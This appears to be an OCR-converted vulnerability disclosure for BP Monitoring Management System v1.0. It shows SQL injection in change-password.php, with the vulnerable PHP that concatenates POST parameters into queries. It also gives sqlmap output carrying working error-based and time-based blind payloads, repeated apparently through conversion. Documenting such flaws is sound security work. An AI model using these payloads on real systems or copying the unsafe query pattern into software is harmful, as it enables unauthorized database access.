
BP Monitoring Management System v1.0 Modify Password SQL Injection

After logging in to the system as a registered user, go to the password modification function point



不安全 | 192.168.1.101/BP-Monitoring-Management-System-PHP/bpmms/dashboard.php
BPM-MS
Dashboard
Family Members
BP
Report
test
Profile
Change Password
Logout
192.168.1.101/BP-Monitoring-Management-System-PHP/bpmms/dashboard.php#


Dashboard

LISTED FAMILY MEMBERS 1

TOTAL BP RECORDS 0

BP Monitoring Management System

The parameter currentpassword newpassword passed from the front-end to the server



不安全 | 192.168.1.101/BP-Monitoring-Management-System-PHP/bpmms/change-password.php
BPM-MS
Dashboard
Family Members
BP
Report
test
提交

Change Password

Change Password


Current Password

New Password

Confirm Password


BP Monitoring Management System

The vulnerability exists in the backend file change password.php, where the currentpassword newpassword passed by the front-end is directly concatenated into SQL statements, which can lead to SQL injection



```php
<?php session_start();
//DB conncetion
include_once('includes/config.php');
//validating Session
if (strlen($_SESSION['aid']==0)) {
  header('location:logout.php');
  } else{


 if(isset($_POST['submit']))
{
$uid=$_SESSION['aid'];
$cpassword=$_POST['currentpassword'];
$newpassword=$_POST['newpassword'];
$query=mysqli_query($con,"select id from tbluserregistration where id='$uid' and   loginPassword='$cpassword'");
$row=mysqli_fetch_array($query);
if($row>0){
$ret=mysqli_query($con,"update tbluserregistration set loginPassword='$newpassword' where id='$uid'");

echo '<script>alert("Your password successully changed.")</script>';
} else {

echo '<script>alert("Your current password is wrong.")</script>';
}
}

?>

<!DOCTYPE html>
<html lang="en">

<head>

    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
```

SQLMap execution results



```
sqlmap identified the following injection point(s) with a total of 1527 HTTP(s) requests:
---
Parameter: currentpassword (POST)
    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: currentpassword=123456'||(SELECT 0x65495141 FROM DUAL WHERE 2224=2224 AND ROW(2102,5899)>(SELECT COUNT(*),CONCAT(0x717a6a7a71,(SELECT (ELT(2102=2102,1))),0x71766b7671,FLOOR(RAN
D(0)*2))x FROM (SELECT 7735 UNION SELECT 6402 UNION SELECT 9073 UNION SELECT 6728)a GROUP BY x))||'&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: currentpassword=123456'||(SELECT 0x50706a78 FROM DUAL WHERE 1571=1571 AND (SELECT 3506 FROM (SELECT(SLEEP(5)))JfsD))||'&newpassword=123456&confirmpassword=123456&submit=%E6%8F%
90%E4%BA%A4
---
[11:31:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 4.1
[11:31:40] [INFO] fetching current user
[11:31:40] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'
[11:31:40] [INFO] fetched data logged to text files under 'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[11:31:40] [WARNING] your sqlmap version is outdated

[*] ending @ 11:31:40 /2023-04-08/


D:\Python-Infiltration-Tools\sqlmap\sqlmap>
```

Parameter: currentpassword (POST)
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: currentpassword=123456'||(SELECT 0x65495141 FROM DUAL WHERE 2224=2224 AND ROW(2102,5899)>(SELECT COUNT()*,CONCAT(0x717a6a7a71,(SELECT (ELT(2102=2102,1))),0x71766b7671,FLOOR(RAND(0)*2))x FROM (SELECT 7735 UNION SELECT 6402 UNION SELECT 9073 UNION SELECT 6728)a GROUP BY x))||'&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: currentpassword=123456'||(SELECT 0x50706a78 FROM DUAL WHERE 1571=1571 AND (SELECT 3506 FROM (SELECT(SLEEP(5)))JfsD))||'&newpassword=123456&confirmpassword=123456&submit=%E6%8F%90%E4%BA%A4

[11:31:40] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.4, Apache 2.4.39
back-end DBMS: MySQL >= 4.1
[11:31:40] [INFO] fetching current user
[11:31:40] [INFO] retrieved: 'root@localhost'
current user: 'root@localhost'

```
[11:31:40] [INFO] fetched data logged to text files under
'C:\Users\XZG\AppData\Local\sqlmap\output\192.168.1.101'
[11:31:40] [WARNING] your sqlmap version is outdated

[*] ending @ 11:31:40 /2023-04-08/
```

References:https://phpgurukul.com/bp-monitoring-management-system-using-php-and-mysql/